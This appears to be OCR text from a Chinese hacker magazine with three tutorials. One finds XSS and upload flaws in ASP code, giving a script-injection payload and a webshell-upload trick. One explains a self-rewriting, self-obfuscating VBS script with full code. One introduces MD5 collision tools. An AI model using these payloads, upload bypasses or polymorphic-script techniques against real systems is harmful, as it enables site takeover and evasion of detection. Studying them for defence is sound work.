


图 6

我们查找到地址栏中显示出的那个 useredit.asp 文件，看看它是如何处理这些数据的：

```
<form name=pass method="post" action="usereditok.asp">
              <TBODY>
              <TR>
    <TD colSpan=2><%=rs("username")%>的用户资料修改</TD>
</TR>
                          省略部分代码
                  <TD>E-mail：</TD>
                  <TD> 
              <INPUT TYPE="text" size=20 NAME="email"
class=kuang value="<%=rs("email")%>"><FONT
                  color=#ff0000>*</FONT></TD></TR>
              <TR>
                <TD>密码提示问题：</TD>
                  <TD> 
              <INPUT TYPE="text" size=20 NAME="ask"
class=kuang value="<%=rs("ask")%>"><FONT
                  color=#ff0000>*</FONT>
                </TD></TR>
              <TR>
                <TD>密码提示答案：</TD>
    <TD> <INPUT TYPE="text" size=20 NAME="answer"
class=kuang value="<%=rs("answer")%>"> <FONT
                  color=#ff0000>*</FONT></TD></TR>
              <TR>
                <TD height=75>个人签名：</TD>
                  <TD> 
    <textarea INPUT TYPE="text" NAME="infor" class=kuang1
rows=4 cols=40><%=rs("infor")%></textarea> <FONT
                  color=#ff0000>*</FONT>
                </TD></TR>
              <TR>
                  <TD> </TD>
                  <TD><INPUT class=button4 type=submit
value=修改 name=Submit>
            </TD></TR></TBODY></TABLE></FORM></
TD></TR></TBODY></TABLE>
```

大家注意到代码中 action 的 usereditok.asp 文件没有？这个就是数据处理文件，我们记下各项的 NAME 属性，带着这些东西去看它们是如何处理的。来到 usereditok.asp 文件，下面是此文件的关键代码：

```
<%
passwd=request.form("passwd")  //获取密码
ask=request.form("ask")  //问题
answer=request.form("answer")  //回答
addr=request.form("addr")
oicq=request.form("oicq")
email=request.form("email")  //电子邮件
infor=request.form("infor")
rs.open"select * from admin where username='"&request.
form("username")&"'",conn,3,3
rs("passwd")=request.form("passwd")
rs("ask")=request.form("ask")
rs("answer")=request.form("answer")
rs("addr")=request.form("addr")
rs("oicq")=request.form("oicq")
rs("email")=request.form("email")
rs("infor")=request.form("infor")
rs.update  //更新记录
%>
```

它们也是直接获取的，一点儿都没有进行处理，就进行了 update 操作，这样一个跨站漏洞就被我们发现了。下面就通过实战来看看吧，我们就拿电子邮件来做测试，在电子邮件项的输入框里输入 "><script>alert(" 黑客 X 档案 ")</script><" （注意闭合双引号），如图 7。弹出了一个框框，其实弹框只是测试而已，真正应用起来其危害性还是很大的，比如进行挂马之类的。




图 7

3．上传

上传漏洞可以说是危害性相当大的一个漏洞了，它可以直接上传 WEBSHELL 到服务器，从而控制整个网站。上传漏洞的成因主要是对上传文件处理不当，当然还有对文件后缀过滤不严等问题，本文我们就以系统对上传文件处理不当（逻辑问题）来讨论。来看下边这段代码，这段代码的作者出现了严重的逻辑问题：

```
<%
set upload=new upload_5xSoft
set file=upload.file("file1")
formPath="upload/"
if file.filesize>100 then
fileExt=lcase(right(file.filename,3))
if fileExt="asp" then  //如果文件后缀是ASP，则提示“文件类型非法”
Response.Write"文件类型非法"
```

```
end if
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour
(now)&minute(now)&second(now)&ranNum&"."&fileExt
if file.FileSize>0 then
file.SaveAs Server.mappath(FileName)  //保存文件
end if
response.write "图片上传成功,[<a href='upload.asp'>返回
继续上传</a>]<br>图片是：<a href=Javascript:minipic
('"&filename&"');>缩略图</a>     <a href=Javascript:pic
('"&filename&"');>放大图</a>"
%>
```

通过上边的注释可能大家已经发现问题了，程序对文件名做出了判断，如果文件后缀名为ASP，就向浏览器发出“文件类型非法”，然而程序并不做出任何处理，致使文件还是被传上去了。如果我们把木马文件的后缀改成诸如cer之类的，那么程序连提示也不会给就会直接传上去，最后显示上传后的文件路径，我们就直接得到WEBSHELL了。关于上传漏洞在网上有许多介绍的文章，大家可以到网上找找，相信那些高手所写的文章，对我们的启发会有很大的。

三、总结

小菜们在看完以上的内容后，对于ASP程序漏洞应该会有一个感性的认识吧，也许已经能够快速的找出一些注入和跨站之类的漏洞了。当然脚本程序漏洞远不只这些，还有PHP脚本漏洞、JSP脚本漏洞等。而想要分析这些脚本程序的话，就必须继续努力学习，掌握一些基础的脚本知识，然后阅读一些高手所写的文章，我们就会发现查找漏洞是一件多么简单的事情了。但是想成为一个脚本高手却是不容易的，这没有什么捷径，我个人认为，只有多读代码，多思考，遇到不懂的问题就多问，多通过百度或GOOGLE来查找答案，等到有一天你能够完全应用它们解决自己遇到的问题时，就会发现它们真的是你的良师益友。最后，希望我的文章能够对各位小菜起到入门的作用，使他们能够跨进脚本这个领域来。

（本文所涉及到的小旋风ASPWEB服务器2005、嘉枫文章管理系统v2.0免费版、ASWINDS1.0版、武汉房网v2.0、手工注入猜解语句以及一些脚本的基础知识已经收录在了光盘中）

文章难易度：★★★★
文章阅读点：对于VBS脚本变形达到加密的效果

浅谈VBS脚本变形

EchoEye

最近看了“深入挖掘Windows脚本技术”一文后，深深的被其中的脚本技术所吸引，尤其是对文章中所讲的脚本变形，我拿来反复研究，在此就把自己的经验与同样对脚本技术感兴趣的叉子们一起分享一下。

首先贴出变形代码：

```
str="wscript.echo ""hello"":randomize:key=int(rnd*8+2):
str=rev:str=replace(str,chr(34),chr(34)+chr(34)):set
aso=createobject(""ADODB.Stream""):with aso:.open:.writetext
""str="""+chr(34)+str+chr(34)+""":key="""+cstr(key)+""":str=rev:
execute str:function rev():for i=1 to len(str) step key:
rev=rev+strreverse(mid(str,i,key)):next:end function""":
.savetofile wscript.scriptfullname,2:end with":key=1:str=rev:
execute str:function rev():for i=1 to len(str) step key:
rev=rev+strreverse(mid(str,i,key)):next:end function
```

新建一个脚本文件，命名为1.vbs，贴入代码，运行后显示如图1所示，接着再打开1.vbs，发现代码变成了：

```
str="cswpire.tohch"" lle:""onarmodeziek:i=y(tndnr+8*:)
2rtser=s:v=rtpercals(e,rtrhc43(c,)(rh)43hc+3(r))4es:a
t=osercetajbotceA""(DODS.Bert""maw:)htisa :.oepo:
nirwtettxes""" =rtc+""(rh)43ts+c+r(rh)43:""+yek+""=tsck(r)ye:
""+rtser=e:vcexetuts f:rcnuoitr n(vef:) ro1=iot el s(n)rtts
peyeker:r=v+vertsversrem(e(dirts,i,yek:))xene:t
dnnufitc""nos.:evafotelisw irc.tprcstpilufanl,eme:2 dntiwh":
key=3:str=rev:execute str:function rev():for i=1 to len(str)
step key:rev=rev+strreverse(mid(str,i,key)):next:end function
```

我们可以发现，大部分的代码已经被打乱，而当我们再次运行1.vbs时，发现显示的结果还是如图1所示，但当我们打开1.vbs时，发现代码再一次发生了变化，这是为什么呢？接下来我就为大家揭开这个谜底。



图1

首先我们分析最初的代码，在VBS中冒号是分隔符，用来在同一行写多个语句时使用，为了查看方便我们可以把所有的冒号变成回车符号，这样看起来就会清楚许多，如下：

```
str="wscript.echo ""hello""
randomize      '是使用系统的时间作为随机种子
key=int(rnd*8+2)
str=rev
str=replace(str,chr(34),chr(34)+chr(34))
set aso=createobject(""ADODB.Stream"")
aso.open
aso.writetext ""str="""+chr(34)+str+chr(34)+"""      'chr(34)
表示的是引号
key="""+cstr(key)+"""      '请大家注意下writetext的范围，其中
KEY是为下次变形留下的信号
str=rev
execute str
function rev()
for i=1 to len(str) step key
rev=rev+strreverse(mid(str,i,key))
next
end function""
.savetofile wscript.scriptfullname,2  'wscript.scriptfullname
文件自身的名字，2是如果文件存在就进行覆盖
"
'以上均是str的值
key=1
str=rev
execute str
function rev()
for i=1 to len(str) step key
rev=rev+strreverse(mid(str,i,key))   'strreverse是颠倒字符，
比如strreverse("abc")显示的就是"cba"
next
end function
```

下边我对部分代码进行一些注释，代码第一行是定义了一个字符变量“str”并且给它赋值，请大家注意这里str的值是从“wscript”一直到“.savetofile wscript.scriptfullname,2”。在str

里的内容之所以使用两个引号，是因为在VBS中由双引号括起的字符串里，必须是两个引号代表一个引号。跟着下一句是给key赋值，然后执行rev这个自定义函数，rev函数的作用其实是把str里字符打乱的顺序变回来，里面用到的是一个循环，而由于是第一次执行，所以key是等于1，接着是把正确顺序的字符赋给str，通过execute运行str。这时候运行的str的第一句："wscript.echo "OK!""，就会显示出如图1所示的结果，我们可以把这里换成自己的VBS代码。下面的两句是使得key获得一个随机的整数。再来就是通过rev函数进行变形了，由于此时的key很可能不是1，所以str里的字符很可能被打乱，并且由于变形后的结果要保存在str里，所以在这里要把一个双引号变成两个双引号，通过replace函数完成。随后是创建一个ADODB.Stream组件，开始真正的生成一个新文件，通过aso.writetext写入新文件的内容。这里又有两个地方需要注意，第一个就是"key=""+cstr(key)"，这一句是为下次变形留下的一个信号，使得文件可以正确重新组合，第二个就是aso.writetext写入的内容是从"str=""+chr(34)"开始，一直到"end function"""结束。最后就是写入到一个新的文件，也就是覆盖本身。到此文件就变形完毕了！运行新文件时，由于留下了信号key的值，所以执行rev函数后，文件又会变的整齐如初，再使用execute执行便不会有任何的问题了。我们可以仔细看前面所给出的那段变形后的代码，无论如何变形，后面的几行永远都是整齐的，变的仅会有key的值。

最后我再来总结一下：首先是通过留下的KEY的信号对VBS文件进行还原，接着运行STR变量里的内容。在运行过程中，先运行wscript.echo "OK!"，然后采用随机的种子进行代码变形，把变形后的代码组成新的VBS文件，其中留下下次变形的信号。

以上就是我在学习VBS变形中的一点总结，和菜鸟们分享一下，让高手们见笑了，文章有纰漏的地方还请指正。有不懂的地方也可以到X档案的论坛和我一起学习讨论，我的ID为EchoEye。

小菜也来玩MD5碰撞

文章难易度：★★★
文章闪光点：打破MD5安全神话，利用工具建造出相同MD5值的不同文件

txcbg

以前，为了验证我们从网上下载的文件是否安全，在下载完成后喜欢把下载文件的MD5值和官方提供的对比一下，如果MD5值一致，就认为文件没有被修改过，可以放心的使用。但这样真的就安全了吗？以前或许是，但现在已经不是了。

我们都知道MD5采用的是不可逆算法，即不可能通过密文根据某种算法来得到密码明文。尽管人们目前还不能通过计算直接由密文得到明文，但却可以使文件的MD5值发生碰撞，也就是让不同的文件产生相同的MD5值。这足以产生严重的安全问题了，试想我们下载了一个文件，MD5值跟官方的一模一样，于是就放心的运行了，但事实上我们运行的却有可能是其它的文件。

MD5碰撞在理论上是可行的，但直到一个月前一个国外的密码研究小组才发现了实现文件MD5碰撞的方便可行的方法。这几位密码学家使用的是"构造前缀碰撞法（chosen-prefix collisions）"来进行此次攻击（是王小云所使用的攻击方法的改进版本）。他们所使用的计算机是一台 Sony PS3，且仅用了不到两天。他们的结论：MD5算法不应再被用于任何软件完整性检查或代码签名的用途。另外，如果仅仅是想要生成MD5相同而内容不同的文件的话，在任何主流配置的电脑上用几秒钟就可以完成了。如果你不信，他们在网站上给出了2个文件：

http://www.win.tue.nl/hashclash/SoftIntCodeSign/HelloWorld-colliding.exe和http://www.win.tue.nl/hashclash/SoftIntCodeSign/GoodbyeWorld-colliding.exe。这两个文件的MD5值完全相同，如图1，但运行后却会在屏幕上打印出不同的字符（需要在CMD命令行下运行）。运行HelloWorld-colliding.exe只显示了"Hello World ;-)"这几个字符，而运行GoodbyeWorld-colliding.exe后则会循环不停的显示"Goobye Worlr :-<"，直到按下Ctrl+C，如图2。




图1




图2

在他们的网站上还公布出了这几位密码学家编写的"快速MD5碰撞生成器"和源代码，下载地址分别是：http://www.win.tue.nl/hashclash/fastcoll_v1.0.0.5.exe.zip，源代码地址是http://www.win.tue.nl/hashclash/fastcoll_v1.0.0.5_source.zip。

"快速MD5碰撞生成器"可以产生MD5值相同的两个不同文件，我们在CMD命令提示符下运行该程序，显示出了如图3所示的帮助信息。

